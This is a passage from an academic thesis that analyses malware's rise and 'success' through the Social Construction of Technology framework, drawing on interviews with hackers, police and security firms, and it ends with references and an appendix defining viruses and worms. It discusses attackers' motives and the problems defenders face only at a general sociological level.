Computer viruses were publicly accepted as a growing problem in the late 1980s and 1990s. Because of this both consumers and the anti-virus community took actions to limit and constrain viruses from spreading, and ultimately reducing the threat to an inconvenience they could live with. Through lately closely linked to viruses, spam made its appearance during the 1990s, and quickly every mailbox was filling up with unwanted adds, too good to be true-offers, and links to shady places online. Spam mail spread rapidly, and a public demand to counter the increasing number of spam mails was heard. Media started focusing on the problem, and the anti-virus community acted once again. Now the anti-virus systems did not only protect against viruses, but also included spam-filters to effectively keep unwanted spam out, and sort your mail for you. Soon all major providers of mail services installed filters,

causing even fewer of the unwanted spam mails to get through.

Both these phenomenons followed the same pattern; the problem arose, public awareness demanded action be taken against the problem, anti-virus community reacted, situation is returned to pre-problem condition. Now what about the rapid increase in malware over the last few years?

We can trace several reasons why the recent eruption of malware programs has gone, compared to virus and spam in the 1980s and 1990s, relatively unnoticed, these can also be directly linked to the different relevant social group's interpretations;

Recent malware is perceived as more of an annoyance than as the serious threat it is

If you were infected with one of the early viruses in the late 1980s and 1990s you could probably tell you had a virus. Files went missing, programs would stop working, the processing speed would slow down, or you would get an actual message from the virus letting you know you were infected. Today's malware value stealth above all. As with the perfect hack, the victim should not know he is hacked, the same applies to viral infections. If you know you have a malicious device installed on your computer which sends all your activities to a hostile third party you would immediately stop all financial activity, all personal correspondence etc. However, if you do not know you are infected you would go on using your computer as before. Because of malware's newfound interest in secrecy, the problem of malware does not receive the amount of focus it should, and without the required focus, it can be hard to amass the support needed for drastic measures against it.

Preben Nyløkken, Security consultant in Watchcom Security Group updates us about how users regard and respond to malware; “In the mid 1990s, viruses became a big problem, so people acquired anti-virus software. Then spam mail arrived, and the same people acquired anti-spam solutions.. In recent years we feel content with our level of protection, and we do not perceive the many dangers out there, but what has really happened is that malware has become a lot more covert. The malware problem is huge, but it is not perceived as a problem and that is one of our main challenges. With virus you could tell you lost files and react, and with spam your inbox filled up and you reacted, with today's malware you don't see the problem, you don't feel under attack, and thus you do not react as you should”

Malware is therefore not perceived as a real threat when we do not know if our machine is infected, and even when malware’s cover gets blown, and it becomes apparent that your computer has been compromised, the effects are not that dire. Most likely a restart and some updates from your anti-virus software are sufficient. Some cases require you to format your hard-drive and install your operating system as well as other programs before status quo has been restored, but the main point is that for the general computer user, malware is a nuisance and not a threat.

The anti-virus community presents the problem as solved technologically

The anti-virus industry benefits from the fact that consumers feel they absolutely need their products, and have been known to instill more fear in consumers than what has been called for. In spite of this anti-virus software producers like McAfee help propagate the idea that by purchasing the latest anti-virus software, we are safe. Simply by naming their product McAfee Total Protection, the company implies that this is all you need to be safe, and that they have a cure for everything that is out there.




Image 5: Advertisement from McAfee's Total Protection 2009.

Retrieved September 30, 2008 from www.mcafee.com

The general feeling amongst computer users is that the anti-virus packages protects the computer as long as you keep it updated, and the anti-virus companies would rather keep the focus on *what you are* protected from rather than *what you are not* protected from.

Anti-virus industry content with status quo?

I chose earlier to name the anti-virus's interpretation *the eternally technically challenging malware* and this ongoing battle where we do not see any decisive plan of action to end the threat of malware justifies at least scraping the surface of this problem. This is a very bold statement for which I cannot present adequate evidence for, and so I choose to present the point with a question mark. Throughout the thesis I have showed malware's close ties to a larger economy, but they are not the only side in this technological conflict that has financial interests. As of August 14th, Symantec is valued at $ 18,902,745,000 (NASDAQ) and McAfee at $ 6,131,086,280 (NASDAQ) and together the two companies employ over 20,000 people worldwide, so to deny that both anti-virus and virus has mayor economic influence, and interests, would be both naive and downright wrong. The numbers speak for themselves; anti-virus software is good business. Now a question which, in anti-virus circuits, is not very

popular, is this; Seeing the amount of money one can earn from selling anti-virus software, is it not better for business to keep viruses and malware under control, dealing with the problems as they arise, rather than trying to stop the problems ever happening? Zyb and MrClean seems to think so.

"It's not like the conspiracy theorists claim, that it's the anti-virus industry that creates both the virus and the antidote, but the sad fact is that only a fraction of the anti-virus guys actually work to track down and stop the actual creation of viruses. Take the company you interviewed, Symantec, right? They have about 20k employees[11], how many of those try to map and track down the virus creators out there? I'm not talking about the kiddies with pre-programmed kits, but the real brains behind it all? What I'm saying is this; there is an enormous amount of money in anti-virus, why crack down TOO HARD on the ones who supply you with work?"[12]

Though an intriguing problem, it is hard to follow up on that subject, and looking for ulterior motives within the anti-virus industry is not something that can be supported within the time frame of my thesis.

3.5 Problems of the malware opposition

As a way of showing how malware has become a success I want to shift my focus and uncover the problems the social groups that oppose malware has encountered, indirectly strengthening the position of malware creators.

From a first glance, and with traditional power-structures in mind, we should expect the organized government institutions to hold a supreme position of power over any of the other social groups. With their centuries of investigative experience, rooting out the few lawless

11 Official numbers for Symantec are 17,500 employees.
12 From interview with Zyb

individuals creating chaos on the information highway should be a walk in the park for a state funded, well equipped organization like the Police. At a close second, we would find the anti-virus industry with tens of thousands of skillful and resourceful individuals merged together to create a massive unit to oppose random, anarchistic groups of hackers. Alas, the true situation is somewhat different and by looking closer at the problems the "anti-malware" social groups face, I hope we can better understand why malware is successful.

Borders

Borders constitute a major problem from law-enforcers and anti-virus companies. The lack of sufficient cooperation over the borders and different legislations makes the task of tracking culprits down, not to mention apprehending them, extremely hard. Borders and politics present law-enforcers with tremendous problems while providing zero advantages. For the cybercriminals, it is the other way around. "I have never looked over my shoulder in fear of FBI agents knocking down my door and I'm the jumpy one! I think it depends where you are located, I mean some of my friends in the US are really careful, going to great lengths to hide their locations, but Russian hackers I know couldn't care less..." [13] The same bureaucracies and red tape that causes a simple inquiry across the border into another country's citizen to take weeks, or months, if they get it at all, are the same that protects criminals and give them time to stop their operations, relocate or deal with the problem in another way. With regards to power the borders, which normally is part of a government's power-structure, empowers the criminals while it is disempowering the Police.

13 Zyb

Police traditions

Another reason why the seemingly strong government group loses power is what I mentioned when looking at the Police, the reactive nature of the Police. Malware and cybercrime emerged as a new challenge for the Police while for hackers this had been a part of their everyday life for years. The Police had to acquire the know-how and the equipment to effectively be able to prevent cybercrime. When we add constantly changing technology to the equation it is understandable that people without the devotion for computers and computer technology might fall behind. It would be natural to expect the Police to also employ their share of technological wonder children, but not nearly as many as a social group which represents the avant-garde of computer science. So the much more physical and structural group of the Police is unable to benefit from their strengths, but have to face the strengths of the hackers with their weaker sides.

Resources

"We have most of the needed competency, but not the resources". This was The National Criminal Investigation Service' Berit Børset Solstad's reply when asked if the Police had the know-how and the resources to deal with malware. With accordance to my section about the Police she also mentions underreporting as one of the reasons more resources are not allocated.

At the same time as resources are a major problem for the Police, the hackers and creators of malware have experienced quite the opposite. As malware became big business and the money started flowing in hackers received better equipment, more time for shady activities, more contacts and partnerships, and better organization as an underground economic market erupted. Cybercriminals were now making good money, enabling them to keep current with the state of the art technology, while the law-enforcing agencies often were under-funded, and

had to fight to even get modern computers to their disposal.

The nature of antidotes - one step behind

The anti-virus industry has faced the same problem as medical personnel and researchers have faced for as long as they have existed. The problem of which I speak is the nature of always being one step behind your opponent. For a medical researcher to effectively treat a new virus-threat it is crucial that he first acquires a sample of the virus. Once he gets the hold of a sample, he can then analyze it to see how they can protect against it. Without the sample he does not know how the virus operates, what parts of the body it targets, how it spreads, the incubation periods etc. Basically, he is stumbling around blind. He can attempt to create a general antidote, like penicillin, but that is no guarantee for success. Now the same problems can be traced to the anti-virus industry.

Without a sample of the computer virus it is hard to detect what parts of the computer system the virus targets, how it spreads etc. They can try to contain the virus by using a general anti-virus tool, but the chance of this being a success is low.

After an anti-virus company receives a sample the complete analysis can be completed within 15 minutes, and an antidote can be distributed to anti-virus customers right after that, effectively preventing the virus from spreading further.

Though the speed in which the anti-virus companies analyze and protects is impressive, the time window between when malware creators launch their creations into the wild and when an antidote exist is often long enough for the Black Hats to get their job done.

3.6 Closure and stabilization

Closure

As we have seen how the different social groups interpret malware, we can now take a closer look at the concepts of *Closure* and *Stabilization*. Pinch and Bijker (1984) present two different strategies for closure, and for my thesis the "rhetorical closure" seems to be appropriate.

We can find rhetorical closure when one social group tries to convince a counterpart that a given technology is problematic, or not problematic depending on their view. Examples of rhetorical closure can be when the manufacturers of bicycles tried to convince the general public that the high wheeled "Ariel" was a safe bicycle, through the means of billboards and posters. "Closure, in the analysis of technology, means that the interpretive flexibility of an artifact diminishes". (Bijker 1995, p. 86) With our development of malware we can also find closure of some degree. As malware emerged several social groups presented their interpretations, and as with every disagreement, some voices were louder than others.

As malware became a general problem in the late 1980s and the media presented more and more cases where malware had disrupted computer systems and compromised information, the notion of "The Neutral Malware" became harder and harder argue for. In addition to this, the interpretations of the governments and anti-virus companies were almost identical, resulting in a massive front *against* malware. "The Financial Malware" did not really have any spokespersons, as they did not try to recruit others to their view of malware, they simply possessed it. With strong opposition against malware, and no clear voices except the White Hats' cry for neutrality, what little disagreement it might have been, was silenced. In spite of

the White Hats' argument that both creating and experimenting with malware [14]should be approved under the First Amendment of the U.S. Constitution as well as article 19 of the Universal Declaration of Human Rights, [15] malware was now to be considered an evil, something nobody wants, and something which should be opposed and combated. The Black Hats, who interpret malware as more of a tool to reach their financial gains was silent then, and has not raised their voice since. After all, secrecy and covertness are tools of their trait.

Stabilization

When addressing *closure* we focused on the different interpretations of the social groups. When we look at *stabilization*, however, the focus is on the development of the artifact within one relevant group. Since I have only one group that actively produces malware, in the word's truest sense, it is only natural that I examine the relevant social group of Black Hat Hackers. Where the closure concept indicates the end of a technological controversy, the concept of stabilization highlights the continuous character of technical change. It is with these two concepts SCOT meets the change/continuity requirement I presented in my theory chapter.

My case is special though, since the closure of interpretations included almost every group *but* the one that produce the artifact. So even though there is a consensus out there that malware is bad, and must be stopped, Black Hat hackers still benefit from it, and have seen no need to review their interpretation.

As the concept of stabilization dictates, let us now examine the "intragroup development of

[14] Throughout my thesis I use the term *malware* for all sorts of viruses, worms, Trojans etc, but in a way it is after this closure that malware receives its true meaning as there is reached a form of consensus that this is truly malicious program code.

[15] "Everyone has the right to freedom of opinion and expression; this right includes freedom to hold opinions without interference and to seek, receive and impart information and ideas through any media and regardless of frontiers"

artifacts…" (Bijker, 1995). Here we again see that because of the structure of my thesis with only one group of developers of pure[16] malware, the development I have traced through my entire thesis is that of my one social group, Black Hat hackers. Since I have already accounted for its development, I will limit myself to only give a brief summary of the stabilization of malware within Black Hat hackers.

Malware has gone through a number of levels of stabilization, gaining new features, characteristics and innovative edges for each step it goes through. With this in mind as well as the fact that the group consists of so many individuals who create their own designs of malware, we can still say something about the ultimate stabilization by looking at malware of today, and see how they are put together. Though most malware is unique, there are still several features all successful variants of malware posses. Because of that we can say that they have stabilized with regards to:

- **Defensive ability**
    - The first viruses did not have any defensive ability since they did not have any natural enemies (anti-virus software). After the introduction of anti-virus software, however, almost every type of malware have some sort of defensive mechanism. Some of the most common are stealth and polymorphic abilities, but also more advanced features like the Storm botnets pre-emptive strike exist.[17] Because of the anti-virus industry' *constantly challenging technological malware*-interpretation they responded by creating technical barriers for malware thus shaping how malware stabilize to be able to counter these barriers.

[16] I say pure here, to separate the development of White hat hackers from the Black hat hackers.
[17] The botnet launches Denial of Service-attacks against sites and organizations who on any level joint the fight against Storm, for example online sites which presents ways to defend against it, or the researchers own computer lab.

- **Size and programming skill**
    - Smaller programs are harder to detect since they take up less space on your computer as well as create less network traffic. In addition, the program must not contain any errors, because an error would compromise its covert nature.[18]

      Due to these two factors any type of successful malware would be a very small program and written by a very skilled programmer who can eliminate any bug or error in the effort of creating a very covert program.
- **Economically oriented**
    - Even though harmless malware exist and still is experimented with, the main bulk of malware is created for financial gains. Whether it is non-destructive ad-ware, designed to flood your computer with pop-ups, hoping you will give in and buy a pack of Viagra or corporate malware stealing your company's latest blueprint for their sub-sea driller, money is the driving force behind it.

To sum it up, malware has not stopped developing; it is in fact developing as you read this. Still, some degree of stabilization has been reached, as all new malware contain defensive abilities, they are small in size and well written with the end goal of making money for its creator. Due to the ever changing nature of technology, this is perhaps as much stabilization we would ever see.

[18] An error in the program would most likely conflict with other programs or the Operating System installer on the computer, revealing the malicious code.

3.7 Power

"Closure and stabilization result in a fixity of meanings. This fixity of meaning represents power". (Bijker, 1995, p. 264) As described in my paragraph of *stabilization* malware is a special case to study, since we did not have different relevant social groups trying to convince others that their interpretation is best. In my case we had only one group of producers, and several competing user groups. We mainly had a collection of actors that opposed malware, one group who wanted malware to be regarded as neutral, and the Black Hat hackers who kept a low profile, not preaching their views to anyone outside of their social group. Because of this, I will focus on how power played a role in shaping malware, rather than how the groups represented their interpretations.

"The fixity of meanings affects the shaping of technology through technological frames" (p. 264) Following this argument we find that the power lies in who can do what, when, where and how to objects and actors. So the power of a group to shape malware exists within the social groups, and its success depends on how the power is put to use. Having your group's interpretation adopted by other groups empowers your group. Adapting this to my thesis would mean that the White Hat interpretation had to give way to the notion of malware as evil and undesired. The Black Hats however, are not following society's laws and norms anyway, so they conducted business as usual.

Since Black Hat hackers did not adopt others' interpretation of malware, the power has come to show in other ways; the governments have approved legislations against malware, the Police are investigating and apprehending suspects, the anti-virus industry work around the clock to present technological solutions on how to deter malware from spreading and the security companies educate the users so they will not be manipulated by malware. Every actor

does as much as he can within the limits of his own relevant social group, and by doing this they play an important role in shaping malware.

Government's and anti-virus industry's interpretations of malware forced the Black Hats underground, hiding their locations, their connections as well as their work. Increased pressure from governments and Police agencies has anonymized their existence, taking no credit for their programming, using no real names, and taking precautions in everything they do. The anti-virus industry try to counter all their work, forcing the Black Hats to be inventive and innovative, while always keeping updated on new technologies and applications.

However, it is not only the definitions and interpretations that hold power, and some power comes from the ability to manipulate technology itself. The constant pressure from the anti-virus industry shapes malware into ever more technologically advanced program codes. Lastly, the security companies' quest to enlighten computer users means that the creators of malware have to be ever more devious when conducting their social engineering tricks. While earlier it could be enough to send a program file to an e-mail address with the subject "Run this program!", more enlightened users have to be tricked in more clever ways, as we saw with Storm, where they camouflage malware to look like credible weather reports.

3.8 The success of malware

How do we measure success for an artifact such as malware? Is the success related to how many malicious programs that have been created or perhaps the number currently in existence? Is it depending on unique types of malware? Is the success at all related to the *number* of malware?

Black Hat hackers are not one entity who shares all the same goals, and work together for the good of the group. The group consists of individuals who share the same interpretation

of malware; a tool for financial gain. The success of malware would therefore not be connected to the share number of malicious programs, but rather whether the tool helps the social group reach its goal. In other words, does malware enables Black Hat hackers to earn money? The answer to that question would also answer whether malware is to be considered a success or not. This does not mean that the enormous number of malware has nothing to do with its success, on the contrary it has everything to do with it, but indirectly, since it is not a success because of the numbers, but because of the results and effects that Black Hat hackers can extract from those numbers.

Does malware enable Black Hat hackers to make money? Let us look at the gathered evidence so far. From the OECD-rapport we gathered that "over the last 20 years, malware has evolved from occasional "exploits" to a global multi-million dollar criminal industry." (OECD, 2008, p. 6). This statement has been supported by amongst others David Wall who is referring to what is now an industry around hacking. (Wall, 2007, p. 60). According to both Zyb and MrCelan, the financial gains of malware more than outweighs the risks, and this is also the conclusion of the 2008 OECD rapport; "Today, the benefits of malware seem to be greater for attackers than the risks of undertaking the criminal activity". (OECD, 2008, p. 45)

Looking at how malware has stabilized the end result is now almost always financial gain. Though reputation and fame was a source of motivation in malware's early years, they are at present time linked straight to money. There is also a malware related illegal underground market where one can buy and sell services, products or stolen property where one according to MrClean can "…buy anything!" The presence of such a market would mean strong economic interests. MrClean himself admits to both the creation and distribution of malware and mentions a sale for $50,000. The presence of markets like these is also confirmed by Watchcom Security Group. "Such a market does exist" says Key Account Manager Magnar

Barsnes. “Just the other day we witnessed an illegal Russian underground action, where Norwegian credit card account information was amongst the auctioned items”.

Evidence indicate that there are in fact a lot of money involved in malware, and a lot to gain from creating and exploiting malware. When we combine these findings with the apparent shortcomings of those who oppose malware, like the lack of competence and resources in the Police, the anti-virus industry’s nature of always being one step behind as well as responding too late, it seems clear that for the Black Hat hackers, malware is definitively a success.

An intriguing question to present towards the end is this; Is Black Hat hackers the only group for which malware has become a success? I can present several arguments why the “constantly challenging technical malware” of the anti-virus industry also contains traces of success. Firstly, let us have a look at the profile from Symantec, our representative anti-virus company. At Symantec.com we can review their position, goals and strategies.

“Help defend home and home office users against viruses, worms, and other security risks”

“To create innovative products and solutions that enable customers around the world to have confidence in their infrastructure, information and interactions”

“Symantec is a global leader in providing security, storage and systems management solutions to help businesses and consumers secure and manage their information”.

The anti-virus industry is not only successful when all malware has been defeated and they emerge the “winner”, no, in fact Symantec does not mention total annihilation of malware as one of their goal. They wish to defend against it, not attack it! They wish to provide innovative products enabling customers to confidence in their infrastructure, and they wish to create security solutions so that consumers and businesses can secure their information. It is

on this basis we must decide whether or not malware is a success for the anti-virus industry.

Does malware present the anti-virus industry with a constant technical challenge? As we have seen throughout this thesis the answer is a definite yes. In addition to this success through interpretation malware has provided the industry with tens of thousands of jobs and helped develop technology with extremely R&D-intensive workplaces.

With regards to malware being a success or not, the fact that none of these sides has emerged as a "winner", in the virus versus anti-virus race, has made them both winners with regards to SCOT.

3.9 Relating the content of the artifact to the wider socio-political milieu

In a way the socio-political milieu has been apparent throughout my entire thesis as it is so closely linked to the effects of malware, but as SCOT dictates; let us now have a closer look of how malware affects the world around it.

When malware came to be it was initially a problem *inside* of computers. The viruses resided inside floppy disks, and inside the memory core of a computer. The effects caused by the malware were also confined to the inside of the computer as most machines were stand-alone systems, not connected to a network of any kind. If your computer received a virus on your home computer no one outside of your household would ever know about it and would not be affected by it unless you physically brought the virus to them. The technological development of malware combined with the internet revolution changed all of this, and today it is hard to find a computer *without* some sort of access to the internet. Parallel to the development of networks and broad band connections we find the development of malware; from harmless pranks to enormous systems of computers linked together by criminals to be used for

malicious intents. This change has lead to several other changes which can be traced when we look at the socio-political ramifications of computer malware.

Trust and computer dependency

As the OECD-rapport shows there is a growing fear that malware will have a negative effect on consumer trust, causing a decrease in online consumer activity. Should this happen malware would not just be a problem for the authorities and the anti-virus industry, but for any commercial actor relying on the internet for marketing or sales.

Malware would not be a problem if nobody used computers, but as we all know, that is not the case. Computers are present in every part of our lives, and if you are born after 1980, it would be hard to even imagine your daily-life without them. This dependency upon computers makes us vulnerable to any effect that causes machines to misbehave.

Creating a whole new industry

If we disregard the shady industry that malware has become, we can still focus on the legit industry that malware has spawned. Not having a focus on computer security was something we might have found up to 10 years ago, but not anymore. In every business of some size you will find security personnel responsible for the company's computer systems, information flow, firewalls and security software. Businesses, organizations and governments hire security personnel, security consultants, buy the newest security equipment, encrypt their data, etc, security has become such an important part of life we often do not think about it anymore. This entire industry has been created because every minute of every day, people are trying to break down every known security measures, and computers are no exceptions.

Malware in warfare

“The world has abandoned a fortress mentality in the real world, and we need to move beyond it in cyberspace. America needs a network that can project power by building an af.mil robot network (botnet) that can direct such massive amounts of traffic to target computers that they can no longer communicate and become no more useful to our adversaries than hunks of metal and plastic. America needs the ability to carpet bomb in cyberspace to create the deterrent we lack”. (Williamson, W, C, 2008)

Though heavy criticized this text suggests that the power of malware is sought after not only by criminals and computer hackers, but also nation states who wants to be able to match the hackers’ capabilities. Indeed the focus on the possibilities and dangers that computers present has even been included in the tasks of the U.S. Air Force, including cyberspace to the list; “The mission of the United States Air Force is to deliver sovereign options for the defense of the United States of America and its global interests to fly and fight in air, space and cyberspace.” The U.S. Army is assembling their new Air Force Cyberspace Command by October -08, to train cyber-warriors ready to protect military networks from whatever threats emerge. "We're not going to blow up your cities; we're going to melt your cities, or at least their electronic infrastructures.” Major General William Lord. (Munro, 2007)

With the focus the U.S. has on malware in mind, and in light of the latest incursions in Georgia where conventional military attacks was combined with cyberattacks directed at the Georgian president and the Department of the Interior, I feel it is safe to say that malware will play an increasing part in warfare in the years to come.

Chapter 4. Conclusion

The question throughout my thesis has been why malware has become a success, a question I later narrowed down to how we can understand the role of Black Hat hackers in relation of malware. As a way to answer this I followed the methodology of SCOT where I first discovered and presented my actors as *relevant social groups,* before describing the artefact as seen by the different relevant social groups. With these *interpretive flexibilities* in place, I found that malware has been several things at the same time, depending on the interpretations of each relevant social group; a technical challenge, a tool for financial gain, a neutral code, an occasional problem or simply an annoyance.

By using the concepts I introduced in my theory chapter and describing the actions of each relevant social group, I could say something about the process of *closure* and *stabilization* of malware as an artefact.

In the case of malware, closure was first reached in the controversy between the White Hat hackers' "neutral malware" and the malware opposition, resulting not in a new technology, but none the less in a strong closure where definitions and the future of malware were concerned. The producing group of Black Hat hackers did not adjust their interpretation, but experienced effects of the closure when the other groups acquired legitimacy for actions against Black Hat hackers.

After, and partly as a consequence of the closure, the artefact has been shaped by the different relevant social groups until it has reached a level of stabilization as a defensively adept, small, well written piece of program code capable of providing financial benefits to its producers.

After the closure and stabilization processes we could see the traces of new power structures. White Hat and Black Hat hackers drifted further apart, as it was not acceptable for White Hats to be associated with Black Hats due to the redefinition of malware as "evil". This has also become clear for me while working on this thesis, as several White Hats have refused to be interviewed.

"I must decline your request to interview me. The reason being, I no longer write viruses. In essence, I do not wish to associate myself with virus creation." (Anonymous White Hat hacker)

The closure also strengthened the ties between the anti-virus industry and the government, which now openly support and aid each other in a symbiosis where the anti-virus industry possesses the technological insight into the Black Hat's world, and the Police agencies have the juridical rights to investigate and apprehend cybercriminals. We have also seen that the closure around malware enabled the government to pass laws prohibiting the spreading of malware, turning almost every action of the Black Hat hackers into a criminal action.

Even though the government has supplied the laws, there is no fixed solution for how the Police deal with malware. Firstly, we found out that the Police have a hard time deciding if fighting malware is their task, and secondly, when they do act it is with too little competence and resources, facing a powerful, global threat with limited, local resources.

Both the closure and stabilization have affected the users of computers. In a way, the users are caught between the creators of malware and those that oppose it. As the closure settled around malware, the anti-virus industry made good use of the new power the closure had given them and made deals with computer manufacturers so their new machines would include anti-virus programs. So the users received anti-virus software from one side, and at

the same time they were subject to malware from the Black Hat hackers. According to Watchcom Security Group, it took a long time before users saw the need for anti-virus programs, and for a long time the users were caught in the middle, expressing annoyance against the hassle of anti-virus as well as malware. As malware stabilized as more than harmless pranks, but as a financial tool, users accepted the need for anti-virus software. At present time it is malware, and that which might comes with it, that creates problems for users, reflecting the view of malware as an annoyance.

As with whether malware is to be perceived as a success from the point of view of the Black Hat hackers, the answer is a resounding yes. According to the Black Hat hacker's interpretation of malware as a tool for financial gain, every source I have spoken to, read or examined online, confirms the fact that there are a lot of money in malware, and that Black Hat hackers benefit financially from malware.

Topics for future research

Throughout this thesis I have encountered several questions which would be interesting to address in the future, but which had to be excluded due to the limitations in both time and content. One of these is to look closer at the relationship between the anti-virus companies and the Police. Both sides explained that they cooperated; still both sides were reluctant to go into depths about their relationship. A closer look into these relationships might benefit both sides as well as shining new light on a relationship we know little about.

Another topic for future research would be the relationship between the anti-virus companies and the Black Hat hackers. During my interviews with Zyb and MrClean as well as Hans Peter Østrem, it became apparent that there are quite a lot of informal communications between the two sides in this "conflict". A study of some of these relations

could be very exciting.

Last, and perhaps the most challenging topic could be to follow one of the botnets closer. The phenomenon of enormous botnets is relatively new and very little information has been published. The books and journals that have been written are strictly technical, so a sociological approach to botnets could yield a massive outcome.

References

Bijker, Wiebe E, (1987/1995) Of Bicycles, Bakelites, and Bulbs – Towards a Theory of Sociotechnical Change. London: The MIT Press.

Chirillo, John, (2002) Hack attacks revealed. Indianapolis, Indiana: Wiley Publishing Inc.

Craig A. Schiller, Jim Binkley, David Harley, Gadi Evron, Tony Bradley (2007) Botnets: The Killer Web Applications. Published by Syngress

Erickson, Jon, (2003) Hacking: The art of exploitation, San Francisco: No Starch Press

Filiol, Eric (2005) Computer viruses: from theory to application. France: Springer-Verlag

Fites, Johnston and Kratz, (1992) The computer virus crisis. New York: Van Nostrand Reinhold

Gollmann, Dieter, (2006) Computer security, Chichester: John Wiley & Sons Ltd.

Hitchcock, J.A. (2006) Net Crimes & Misdemeanors: Outmaneuvering web spammers, stalkers and con artists, Medford, New Jersey: Information Today, Inc.

Jensen, Lauritsen & Olesen, (2007) Introduktion til STS: Science, Technology, Society. København: Hans Reitzels Forlag

Parikka, Jussi, (2007) Digital contagions: A media archaeology of computer viruses. New York: Peter Lang Publishing, Inc.

Shoudis, Ed, (2002) Counter Hack: A step-by-step guide to computer attacks and effective defenses. USA: Prentice-Hall Inc

Thomas, Douglas, (2002) Hacker culture. Minneapolis: University of Minnesota Press

Wall, David S, (2007) Cybercrime, Cambridge: Polity Press

Electronic sources:

CERT® (1992, February 6) CERT® Advisory CA-1992-02 Michelangelo PC Virus Warning Retrieved September 30, 2008 from http://www.cert.org/advisories/CA-1992-02.html

Dr. Elmusharaf, M,M. (2004, April 8). Computer Crime Research Center. Cyber Terrorism: The new kind of Terrorism. Retrieved September 30, 2008 from http://www.crime-research.org/articles/Cyber_Terrorism_new_kind_Terrorism/

Dvorsky, G. (2007, September 24). IEET – Institute for Ethics and Emerging Technologies. Storm Botnet storms the Net. Retrieved September 30, 2008 from http://ieet.org/index.php/IEET/more/dvorsky20070927/

Espiner, T. (2008, January 21). ZDNet. CIA: Cyberattack caused multi-city blackout. Retrieved September 30, 2008 from http://news.zdnet.co.uk/security/0,1000000189,39292290,00.htm

Jackson, J. (2007, Juli 19). Wachington Technology. New Malware Holds Hard Drives Hostage. Retrieved September 30, 2008 from http://www.washingtontechnology.com/online/1_1/31047-1.html

Lekanger, K. (2008, April 8). DagensIT. Hackerne er blitt smartere. Retrieved September 30, 2008 from http://www.dagensit.no/article1375354.ece

Munro, N. (2007, Oktober 29). Government-Executive.com. Cyber Warriors, Nasjonal Journal. Retrieved September 30, 2008 from http://www.govexec.com/dailyfed/1007/102907ol.htm

Narain, R. (2008, March 28). eWeek Security. Targeted Malware Used in Hallaford Credit Card Heist. Retrieved September 30, 2008 from http://www.eweek.com/c/a/Security/Targeted-Malware-Used-in-Hannaford-Credit-Card-Heist/

NASDAQ – Stock quote for McCafee. Retrieved August 20, 2008 from http://quotes.nasdaq.com/asp/SummaryQuote.asp?symbol=MFE&selected=MFE

NASDAQ – Stock quote for Symantec. Retrieved August 20, 2008 from http://quotes.nasdaq.com/asp/SummaryQuote.asp?symbol=SYMC&selected=SYMC

OECD (2008, June 17). Organisation for Economic Co-Operation and Development. Minesterial Background Report. Malicious Software (malware): A Security Threat to the Internet Economy. Retrieved September 30, 2008 from http://www.oecd.org/dataoecd/53/34/40724457.pdf

Pauli, D. (2008, April 5). Network World. Number of viruses to top 1 million by 2009. Retrieved September 30, 2008 from http://www.networkworld.com/news/2008/040408-number-of-viruses-to-top.html

Richards, J. (2008, April 10). Timesonline. Number of computer viruses tops 1 million. Retrieved September 30, 2008 from http://technology.timesonline.co.uk/tol/news/tech_and_web/article3721556.ece

Securecomputing (2008) Secure Computing's Trends in Email, Web, and Malware Threats Retrieved September 30, 2008 from http://www.securecomputing.com/index.cfm?skey=1739

SOPHOS (2008, July). SOPHOS Security Rapport Update. Retrieved September 30, 2008 from http://www.sophos.com/sophos/docs/eng/papers/sophos-security-report-jul08-srna.pdf

Trend Micro Incorporated. (2008, July 11). Computer Crime Research Center. Cybercriminals Reinvent Methods of Malicious Attacks. Retrieved September 30, 2008 from http://www.crime-research.org/analytics/3451/

Viruslist. (2002, February 1) Viruslist.com – Constructor.DOS.VCL
Retrieved September 30, 2008 from
http://www.viruslist.com/en/viruses/encyclopedia?virusid=54677

Williamson, W, C (2008, May) Carpet bombing in cyberspace - Why America needs a military botnet. Retrieved September 30, 2008 from
http://www.armedforcesjournal.com/2008/05/3375884

Additional web sources:

Homepage of McAfee - www.mcafee.com

Homepage of the Norwegian Police - www.politiet.no

Homepage of Symantec - www.symantec.com

Homepage of Watchcom Security Group - www.watchcom.no

Appendix 1 - Definitions

Computer virus

"A virus can be described by a sequence of symbols which is able, when interpreted in a suitable environment (a machine), to modify other sequences of symbols in that environment by including a, possibly evolved, copy of itself". This definition is the 17th definition presented in Eric Filiol's book *Computer viruses: From theory to application.* There are multiple definitions, some explained through use of mathematics only, some social and some in the wast area in between the two. Common for all of them is that they define a virus as a man made program code capable of reproducing.

As the name implied computer viruses have a strong connection to our biological viruses. When the first program code was found the program resembled biological viruses in so many ways they named the program code "virus" or "computer virus". (Filiol 2005)
Scientific researchers have always been inspired by nature, and the science of computer viruses are no exceptions to this.

Worms

Another type of virus is the computer worm. The worm possesses the same virus characteristics, but differs from ordinary viruses by not attaching its code to it's target files, but can survive on its own. Unlike other viruses the worms do not have to rely on a host-program, and it is usually entire networks that suffer from a worm attack, and not just individual computers.
Compared to other viruses, the worms are very hard to detect since they do not corrupt existing files or damage the computer in any obvious way.

Trojans

